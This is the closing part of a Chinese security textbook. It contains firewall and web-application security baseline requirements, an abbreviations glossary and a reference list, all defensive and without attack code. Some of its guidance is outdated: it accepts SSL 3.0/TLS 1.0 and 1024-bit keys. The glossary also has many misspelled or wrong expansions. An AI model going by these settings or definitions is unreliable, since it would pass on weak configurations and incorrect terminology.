⑩ 开启防火墙的 IDS 设置，在系统检测到恶意攻击时报警或采取相应的动作。

⑪ 应禁用基于接口的路由。

⑫ 应启用 Floodguard。

⑬ 应启用 fragguard。

⑭ 应启用 Fragment chain。

⑮ 会话超时时间默认为 30 分钟，建议调整为 15 分钟。

⑯ 地址转换超时时间默认为 60 分钟，应该调整为 20 分钟。

⑰ 避免使用 Conduit 命令配置系统策略，而应使用访问控制列表来配置系统策略。

（3）日志安全要求

① 应对设备启用 Logging 的配置，并设置正确的 syslog 服务器，保存系统日志。

② 防火墙策略遵循服务最小化的原则。

③ VPN 策略遵循服务最小化的原则。

（4）其他安全要求

维护人员定期进行系统漏洞检测，及时升级。

附录C 业务系统侧安全基线要求

本章要点

- ✓ 业务逻辑安全
- ✓ 信息保护
- ✓ Web 安全

C.1 业务逻辑安全

1. 身份鉴别

① 应提供并启用用户鉴别信息复杂度检查功能，保证身份鉴别信息不易被冒用。
② 应采用加密方式存储业务用户的账号和口令信息。

2. 访问控制

① 应严格限制各用户的访问权限，按安全策略要求控制用户对业务、数据、网络资源等的访问。

② 应严格设置登录策略，按安全策略要求具备防范账户暴力破解攻击措施的能力。例如，限定用户连续错误输入密码次数，超过设定阈值，对用户进行锁定，并设定锁定时间，在锁定时间内被锁定的用户需通过注册时的标志信息进行密码重新设定或凭有效证件进行设定。

3. 安全审计

① 审计范围应覆盖到每个用户的关键操作、重要行为、业务资源使用情况等重要事件，如普通用户异常登录、发布恶意代码、异常修改账号信息等行为，以及管理员在业务功能及账号控制方面的关键操作。
③ 应保护审计记录，保证其无法被删除、修改或覆盖等。
④ 业务相关审计记录应包括事件日期、时间、发起者信息、类型、描述和结果等。
⑤ 应提供对审计记录数据进行统计、查询、分析及生成审计报表的功能。

4. 资源控制

当用户和业务系统通信双方中的一方在一段时间内未进行任何响应时，另一方应能够自动结束会话。

C.2 信 息 保 护

1. 数据访问控制

应采取措施加强对接触到用户数据信息人员的管理，严格控制接触用户信息的人员范围，合理设定用户的信息操作权限，防止出现人为信息泄露事件。

2. 数据存储

① 业务系统应采取充分的安全保障措施保障用户数据信息的存储安全，并保障存储系统的安全，防止在存储过程中泄露数据。

② 应妥善保存存储有用户信息数据的纸质资料、电子介质等。

3. 数据传输及隐私保护

① 在获得用户数据信息时，应征得用户同意，并采取传输加密等措施保障相应数据的传输安全，防止在传输过程中泄露。

② 应明确告知用户收集和处理用户个人信息的方式、内容和用途及信息泄露风险，并向用户说明本系统要采取的信息保护措施，不得将用户提交的资料和信息泄露给他人。

4. 数据备份恢复

① 关键设备具备一定的灾难备份和恢复的能力，重要部件应采用冗余的方式提供保护。

② 应建立对业务及应用关键数据和重要信息进行备份和恢复的管理和控制机制。

③ 关键数据（如业务数据、应用配置数据、管理员操作维护记录、用户信息等）应有必要的容灾备份。

C.3　Web安全

1. 输入验证

① 应对所有来源的输入进行验证，默认所有输入都可能包含恶意信息，只要其来源不在可信任的范围之内，就应对输入进行验证并尽量使用白名单验证方法。

② 应设计一套统一的验证接口，向整个应用系统提供一致的验证方法，并降低开发与代码维护的工作量。

③ 应在服务器端进行输入验证，避免客户端输入验证被绕过。

④ 应对输入内容进行规范化处理后再进行验证，如文件路径、URL 地址等。

⑤ 应防止关键参数被篡改，关键参数应直接从服务器端提取，避免从客户端输入。

2. 身份认证

① 应禁止明文传输用户密码，建议采用 SSL 加密隧道确保用户密码的传输安全。

② 应禁止在数据库或文件系统中明文存储用户密码，建议采用单向散列值在数据库中存储用户密码，降低存储的用户密码被字典攻击的风险。

③ 应禁止在 COOKIE 中保存用户密码。

④ 应采用图形验证码来增强身份认证安全，防止恶意脚本自动发送身份认证请求来猜测用户认证鉴权性质的信息。要求图形验证码能够抵抗工具的自动识别。

⑤ 对于关键业务操作，如修改用户认证鉴权信息（如密码、密码取回问题及答案、绑定手机号码等），需要经过二次鉴权，以避免因用户身份被冒用而给用户造成损失。

⑥ 应避免认证错误提示泄露信息，当认证失败时，应向用户提供通用的错误提示信息，不应区分是账号错误还是密码错误，避免这些错误提示信息被攻击者利用。

⑦ 应支持密码策略设置，从业务系统层面支持强制的密码策略，包括密码长度、复杂度、更换周期等，特别是业务系统的管理员密码。

⑧ 应支持账号锁定功能。系统应限制连续登录失败次数，在客户端多次尝试失败后，服务器端需要对用户账号进行短时锁定，且锁定策略支持配置解锁时长。

3. 访问控制

① 应确保用户不能访问未授权的功能和数据，当未经授权的用户试图访问受限资源时，系统应予以拒绝或提示用户进行身份鉴权。

② 应在服务器端实现对系统内受限资源的访问控制，避免客户端访问控制被绕过。

③ 应采用统一的访问控制机制，保证整体访问控制策略的一致性。同时应确保访问控制策略不被非法修改。

4. 会话管理

① 应确保会话的安全创建，在用户认证成功后，应为用户创建新的会话并释放原有会话，创建的会话标识应满足随机性和长度要求，避免被攻击者猜测。建议会话与 IP 地址绑定，降低会话被盗用的风险。

② 应确保会话数据的存储安全，用户登录成功后所生成的会话数据应存储在服务器端，并确保会话数据不能被非法访问；当更新会话数据时，要对数据进行严格的输入验证，以免会话数据的非法篡改。

③ 应确保会话数据的传输安全，防止泄露会话标识。

④ 应确保会话的安全终止。当用户登录成功并成功创建会话后，应在 Web 应用系统的各个页面提供用户登出功能，登出时应及时删除服务器端的会话数据。当处于登录状态的用户直接关闭浏览器时，需要提示用户执行安全登出或自动为用户完成登出过程，从而安全地终止本次会话。

⑤ 应设置合理的会话超时阈值。在合理范围内尽可能减小会话超时阈值，可以降低会话被劫持和重复攻击的风险。超过会话超时阈值后应立刻销毁会话，清除会话的信息。

⑥ 应限制会话并发连接数。应限制同一用户的会话并发连接数，避免恶意用户创建多个并发的会话来消耗系统资源，影响业务的可用性。

⑦ 在涉及关键业务操作的 Web 页面，应为当前 Web 页面生成一次性随机令牌，作为主会话标识的补充。在执行关键业务前，应确保用户提交的一次性随机令牌与服务器端保存的一次性随机令牌匹配，以避免跨站请求伪造等攻击。

5. 数据存储

① 对于不同安全级别的数据，如日志记录和业务数据，应采取相应的隔离措施和安全保护措施。

② 应尽量避免存储用户敏感数据；禁止在本地存储用户敏感数据，如用户密码、身份信息等。

③ 应避免在代码中硬编码密码。在代码中硬编码密码，即在代码中直接嵌入密码，会导致密码修改困难，甚至密码的泄露。建议从配置文件中载入密码。

④ 在配置文件中禁止明文存储数据库连接密码、FTP 服务密码、主机密码、外部系统接口认证密码等。

6. 数据传输

应确保敏感信息通信信道的安全，建议在客户端与 Web 服务器之间使用 SSL。应正确配置 SSL，建议使用 SSL 3.0/ TLS 1.0 以上的版本；对称加密密钥长度应不少于 128 位，非对称加密密钥长度应不少于 1024 位，单向散列值位数应不少于 128 位。

7. 日志记录

① 日志记录范围应覆盖到每个用户的关键操作、重要行为、业务资源使用情况等重要事件，如普通用户异常登录、发布恶意代码、异常修改账号信息等行为，以及管理员在业务功能及账号控制方面的关键操作。

② 应禁止在日志中记录用户密码等敏感信息，如果确实需要记录敏感信息，则应进行模糊化处理。

③ 应防止日志欺骗。如果在生成日志时需要引入来自非受信源的数据，需要进行严格校验，防止日志欺骗攻击。

④ 应禁止将日志保存到 Web 目录下，确保日志数据的安全存储并严格限制日志数据的访问权限。建议对日志记录进行签名来实现防篡改。

缩 略 语

AC	Access Controller	接入控制器
AES	Advanced Encryption Standard	高级加密标准
AH	Authentication Head	认证包头（协议）
ACL	Access Control List	访问控制列表
ALG	Application Layer Gateway	应用层网关
AP	Access Point	接入点
APEC	Asia-Percific Economic Cooperation	亚太经合组织
API	Application Programming Interface	应用程序接口
AS	Autonomous System	自治域
APCERT	Asia Pacific Computer Emergency Response Team	亚太地区计算机应急组织
APT	Advance Persistent Thread	高级持续渗透攻击
ARF	Asean Regional Forium	东盟合作组织
ARM	Advanced Risc Machines	先进精简指令器件
ATM	Automatic Teller Machine	自动柜员机
BGP	Border Gateway Protocol	边界网关协议
CA	Certificate Authority	权威认证机构
CCSA	China Communications Standards Association	中国通信标准化协会
CCMP	Code Mode/CBC Mac Protocol	代码模块 CBC MAC 协议
CBD	Central Business District	商务中心区域
CBPR	Cross-Border Privacy Rules	跨境隐私规则
CERT	Computer Emergency Response Team	计算机应急响应组织
CIP	Critical Infrastructure Protection	关键基础设施保护
CSA	Cloud Computing Alliance	云计算联盟
CSDN	China Software Developer Network	中国软件开发联盟
CSRF	Cross-site Request Forgery	跨站请求伪造
CVE	Common Vulnerabilities and Exposures	通用漏洞披露
DBMS	Database Management System	数据库管理系统
DCOM	Distributed Component Object Model	分布式对象组件模型

DCS	Distributed Control System	分布式控制系统
DCT	Discrete Cosine Transform	离散余弦变换
DDOS	Distributed Denial of Service	分布式拒绝服务攻击
DES	Data Encryption Standard	数据加密标准
DECT	Digital Enhanced Cordless Telecommunications	数字增强无线通信
DFT	Discrete Fourier Transform	离散傅里叶变换
DHCP	Dynamic Host Configuration Protoco	动态主机配置协议
DMCA	Digital Millennium Copyright Act	数字千禧年版权法
DMP	data management platforms	数字管理论坛
DMA	Demilitarized Zone	隔离区
DMTF	Distributed Management Task Force	分布式管理任务组
DNSSEC	Domain Name System Security Extensions	DNS 安全扩展
DOS	Denial of Service	拒绝服务攻击
DRM	Digital Right Magagement	数字版权管理
DWT	Discrete Wavelet Transform	离散小波变换
EAP	Extension Authentication Protocol	可扩展认证协议
ECC	Elliptic Curves Cryptography	椭圆曲线密码
EGP	External Gateway Protocol	外部网关协议
ENISA	European Network and Information Security Agency	欧洲网络信息安全机构
ESN	Electronic Serial Number	电子序列号
ESP	Encapsulating Security Payload	封装安全负载
ETSI	European Telecommunication Standards Institute	欧洲电信标准化协会
FIRST	Forium of Incident Response and Security Teams	事件响应与安全组论坛
FISMA	The Federal Information Security Management Act	联邦信息安全管理法案
FTC	Federal Trade Commission	美国联邦贸易委员会
FTP	File Transfer Protocol	文件传输协议
GGSN	Gateway GPRS Support Node	网关 GPRS 支持节点
GPRS	General Packet Radio Service	通用分组无线业务
GPS	Global Position System	全球定位系统
GSM	Global System for Mobile Communications	全球移动通信系统

HHM	hierarchical holographic modeling	层次全息建模
HTML	Hyper Text Mark-up Language	超文本标记语言
HTTPS	Hypertext Transfor Protocol Secure	超文本传输安全协议
IaaS	Infrastructure as a Service	基础设施即服务
IATF	Information Assurance Technical Framework	信息保障技术框架
IC	Integrate Circuit	集成电路
ICCAN	The Internet Corporation for Assigned Names and Numbers	互联网名称与地址分配机构
ICMP	Internet Control Message Protocol	互联网报文控制协议
ICS	Industrial Control System	工业控制系统
ICT	Information and Communications Technology	信息通信技术
ICV	Integrity Check Value	完整性保护值
IDEA	International Data Encryption Algorithm	国际数据加密算法
IDS	Intrusion Detection System	入侵检测系统
IETF	Internet Engineering Task Force	国际互联网工程任务组
IGF	International Government Forum	互联网治理论坛
IGP	Interior Gateway Protocol	内部网关协议
IIS	Internet Information Services	互联网信息服务
IMEI	International Mobile Equipment Identity	国际移动设备身份码
IoT	Internet of Things	物联网
IPMP	Intellectual Property Management & Protection	知识产权管理与保护
IPS	Intrusion Prevention System	入侵防御系统
IPSec	Internet Protocol Security	互联网安全协议
ISDN	Integrated Services Digital Network	综合业务数字网
ISO/IEC	JTC1 International Organization for Standardization/International Electro technical Commission joint technical committee 1	国际标准化组织和国际电工协会共同组建的第一联合技术委员会
IT	Information Technology	信息技术
ITU	Internation Telecommunication Unit	国际电信联盟
LSB	least significant bit	最低有效位（算法）
MAC	Media Access Control	介质访问控制
MD5	Message-Digest Algorithm 5	数字摘要算法第 5 版
MITM	Man-in-the-Middle Attach	中间人攻击
MLD	Multicast Listener Discovery Protocol	组播侦听者发现协议
MPEG	Moving Picture Experts Group	运动图像专家组

MPLS	Multi-Protocol Label Switching	多协议标签交换
MTU	Maximum Transmission Unit	最长分组
NAT	Network Address Translation	网络地址转换
NDP	Neighbor Discovery Protocol	邻居发现协议
NGI	Next Generation Network	下一代网
NIST	National Institute of Standards and Technology	国家标准与技术研究所
NFC	Near Field Communication	近场通信
NSA	National Security Agency	美国国家安全局
NTP	Network Time Protocol	网络时间协议
OASIS	Open Architecture For Scaleable Internet Systems	结构化信息标准促进组织
OECD	Organization for Economic Co-operation and Development	经合组织
OMA	Open Mobile Alliance	开放移动联盟
OPC	OLE Process Control	OLE 过程控制
OPT	One Time Programmable	一次性可编程
OSCE	Organization for Security and Co-operation in Europe	欧洲安全与合作组织
OSI	Open System Interconnection	开放系统互联
OSPF	Open Shortest Path First	开放最短路径优先
OWASP	Open Web Application Security Project	开放 Web 软件安全项目
PLC	Programmable Logical Controller	可编程逻辑控制器
PssA	Platform as a Service	平台即服务
PCII	Protected Critical Infrastructure Information	关键基础设施信息保护
PGP	Pritty good Privacy	完美隐私
POP	Post Office Protocol	邮局协议
REL	Rights Expression Language	权利描述语言
RF	Radio Frequency	射频
RIP	Routing Information Protocol	路由信息协议
PKI	Public Key Infrastructure	公钥基础设施
POS	Point of Sales	销售点终端
RAID	Redundant Array of Independent Disk	独立冗余磁盘阵列
RFID	Radio Frequency Identification	射频识别
RPO	Recovery Point Objective	恢复点目标
RSA	Rivest Shamir Adleman	RSA 算法

RSN	Robust Security Network	强壮安全网络
SaaS	Software as a Service	软件即服务
SAN	Storage Area Network	存储局域网
SDI	Selective Dissemination of Information	选择性信息分发系统
SET	Secure Electronic Transaction	安全电子交易
SIIT	Stateless IP/ICMP Translation	无状态 IP/ICMP 翻译
SIL	Safety Integrity Level	安全完整性等级
SIM	Subscribe Identity Module	用户识别模块
SIPRNet	Secret Internet Protocol Router Network	涉密 IP 路由网络
SCADA	Supervisory Control and Data Acquisition System	监控与数据采集系统
SGML	Standardized Generalized Markup Language	标准通用标记语言
SLA	Service Level Agreement	服务等级协议
SMB	Server Message Block	服务器消息块
SMTP	Simple Mail Transfor Protocol	简单邮件传输协议
SNMP	Simple Network Management Protocol	简单网管协议
SQL	Structured Query Language	结构化查询语言
SSH	Security Shell	安全壳协议
SSID	Service Set Identifier	服务集标识符
SSL	Secure Sockets Layer	安全套接层
TC	Tursted Coordinate	可信协调者
TCCP	Tursted Cloud Computing Platform	可信云计算平台
TCP/IP	Transmission Control Protocol/Internet Protocol	传输控制协议/互联网协议
TEE	Trust Executing Environment	可信执行环境
TFTP	Trivial File Transfer Protocol	简化的文件传输协议
TGP	Trusted Computing Group	可信计算组
TKIP	Temporal Key Integrity Protocol	暂时密钥完整性协议
TIC	Trusted Internet Connections	可信互联网连接
TMP	Trusted Mobile Platform	可信移动平台
TPM	Trusted Platform Module	可信平台模块
TVMM	Trusted Virtual Machine Monitir	可信虚拟机监视器
UCAID	University Corporation for Advanced Internet Development	先进互联网
UICC	Universal Integrated Circuit Card	通用集成电路卡

URL	Uniform Resource Locator	全球资源定位器
URPF	Unicast Reverse Path Forwarding	单播翻转路径转发
UMT	Unified Threat Management	统一威胁管理
USB	Universal Serial BUS	通用串行总线
VBNS	Very High Speed Backbone Network Service	高速网络实验床
VLAN	Virtual Local Area Network	虚拟局域网
VPN	Virtual Private Network	虚拟专用网
WAP	Wireless Application Protocol	无线应用协议
WAPI	WLAN Authentication and Privacy Infrastructure	无线局域网鉴别和保密基础设施
WBFH	Wide Band Frequency Modulation	宽带跳频
WEP	Wired Equivalent Privacy	有线等效保密（协议）
WLAN	Wireless LAN	无线局域网
WPA	Wi-Fi Protected Access	无线保护访问
WRAP	Wireless Robust Authenticated Protocol	无线认证协议
XML	Extensible Markup Language	可扩展标记语言
XSS	Cross Site Scripting	跨站脚本（攻击）
XSRF	Cross-site Request Forgery	跨站请求伪造

参 考 文 献

[1] 孙长欣. 数字版权保护技术的研究及文档保护系统的实现[D]. 硕士学位论文. 北京邮电大学. 2008.

[2] 李丹，金庆，吴国新. 基于 DRM 的版权管理系统的研究与设计[J]. 计算机技术与发展. 2008.

[3] 黄先蓉，李晶晶. 中外数字版权法律制度盘点[J]. 科技与出版. 2013（1）.

[4] 陈文文. 数字版权行业发生纠纷的三个高发点[N]. 中国新闻出版报. 2012（10）.

[5] 冯明杰. 数字版权管理与合理使用的冲突与协调[D]. 硕士学位论文. 华中科技大学. 2007.

[6] 叶敏. 数字版权管理措施的法律地位与限度[J]. 出版科学. 2012（4）.

[7] 袁征. 基于密码和水印的数字版权保护技术研究[D]. 博士学位论文. 北京邮电大学. 2007.

[8] 刘可静，杨小溪. 网络版权管理战略：版权与技术的结合——网络环境下数字版权管理（DRM）的应用[C]. 中国知识产权发展战略论坛论文集. 2005.

[9] 陈铁睿. 分布式 DRM 若干关键技术研究及其应用[D]. 硕士学位论文. 中国科学院研究生院. 2006.

[10] 范科峰，莫玮，曹山，赵新华，裴庆祺. 数字版权管理技术及应用研究进展[J]. 电子学报. 2007（6）.

[11] 张岭松. 浅析信息加密技术[J]. 科技信息. 2010（33）.

[12] 冀晓骥，杨钊. 对新时期信息加密技术在网络安全中的应用研究[J]. 计算机光盘软件与应用. 2012（6）.

[13] 庞治年，邹德金. 关于计算机网络信息加密技术的探讨[J]. 信息安全. 2012（3）.

[14] The NIST Definition of Cloud Computing[M]. NIST Special Publication 800-145.

[15] Emily shen，Elaine Shi，Brent Waters. Predicate Privacy in Encryption Systems[M]. Theory of Cryptography，2009:457-473.

[16] 郭晓科. 大数据[M]. 北京：清华大学出版社，2013.

[17] 王珊，王会举，覃雄派，周烜. 架构大数据：挑战、现状与展望[J]. 计算机学报. 201134(10):1741-1752.

[18] 陈明奇，姜禾，张娟，廖方宇. 大数据时代的美国信息网络安全新战略分析[J]. 信息网络安全. 2012(8):32-35.

[19] 赛迪智库软件与信息服务研究所. 美国将发展大数据提升到战略层面[N]. 中国电子报. 2012-7-17，第 003 版.

[20] 高春燕. 大数据的安全底线[N]. 中国计算机报. 2012，8(20):1-4.

[21] 王珊，王会举，卑雄派. 架构大数据：挑战、现状与展望[J]. 计算机学报. 2011，10(34): 1741-1752.

[22] 绿盟科技. 工业控制系统的安全研究与实践[R]. 2014.

[23] 严玉婷，戴明，成瑾. 基于基线理论的信息安全监管平台的设计[J]. 信息安全与通信保密. 2012(8):90-92.

[24] 明华，张勇，符小辉. 数据溯源技术综述[J]. 小型微型计算机系统. 2012(9):1917-1923.

[25] 魏亮. 互联网溯源探析[J]. 电信科学. 2009(2):55-59.

[26] 何跃鹰，狄少嘉，梁雄健. 网络溯源技术与应用研究[A]. 2010 年全国通信安全学术会议论文集. 2010.

[27] R.van Schyndel，A.Tirkel，and C.Osborne. A digital watermark[A].Proceedings of the IEEE International Conference on Image Procesing.Austin，Texas，1994(2):86-90.

[28] 李笑平. 基于小波变换的图像数字水印技术研究[D]. 武汉：华中科技大学. 2006:15-18.

[29] 杨伟杰. 面向信息内容安全的新闻信息处理技术[M]. 北京：机械工业出版社，2011.

[30] 彭飞. 数字内容安全院里与应用[M]. 北京：清华大学出版社，2012.

[31] 李建华. 信息内容安全管理及应用[M]. 北京：机械工业出版社，2010.

[32] 封莎等. YD/T 2694-2014 移动互联网联网应用安全防护要求[S]. 中国通信标准化协会. 2014.

[33] 李国杰，程学旗.大数据研究：未来科技及经济社会发展的重大战略领域——大数据的研究现状与科学思考[J]. 中国科学院院刊. 2012(6).

[34] 黄哲学，曹付元，李俊杰，陈小军. 面向大数据的海云数据系统关键技术研究[J]. 网络新媒体技术. 2012(6).

[35] 王飞跃. 知识产生方式和科技决策支撑的重大变革——面向大数据和开源信息的科技态势解析与决策服务[J]. 中国科学院院刊. 2012(5).

[36] 陈如明. 大数据时代的挑战、价值与应对策略[J]. 移动通信. 2012(17).

[37] 陈明奇，姜禾，张娟，廖方宇. 大数据时代的美国信息网络安全新战略分析[J]. 信息网络安全.2012(08).

[38] IEEE Big Data security and privacy challenges[EB/OL]. Cloud Security Alliance, 2013.

[39] Lora Cecere，Founder and CEO，"Go Big or Go Home"[EB/OL]，Supply Chain Insights LLC，2012.7.

[40] "Serving customers around the corner and around the world"[EB/OL], WESCO International，Inc.

[41] Manyika，J.，Chui，M.，Brown，B.，Bughin，J.，Dobbs，R.，Roxburgh，C.，and Byers，A.H. "Big data: The next frontier for innovation， competition， and productivity"[DB/OL], McKinsey Global Institute，2011.

[42] Kevin Orrey，MSc，"A Survey of USB Exploit Mechanisms，profiling Stuxnet and the possible adaptive measures that could have made it more effective"[OL], http://www.vulnerabilityassessment.co.uk/education/whitepaper. pdf,2011.4.

[43] Steve Wilhelm. Staff Writer， "Boeing 787 battery lags behind evolving lithium-ion technology"[J], Puget Sound Business Journal，2013.

[44] Comprehensive National Cybersecurity Initiative and United States Naval Institute，"Dealing with today's asymmetric threat，Cyber Threats to National Security"[DB/OL], CNCI and USNI，2010.

[45] Jilin University，Li Quanxi，Zhao Wanchen，"Research on Measurement and Evolutionary Mechanisms of Supply Chain Flexibility"[DB/OL], InTechOpen, 2011.

反侵权盗版声明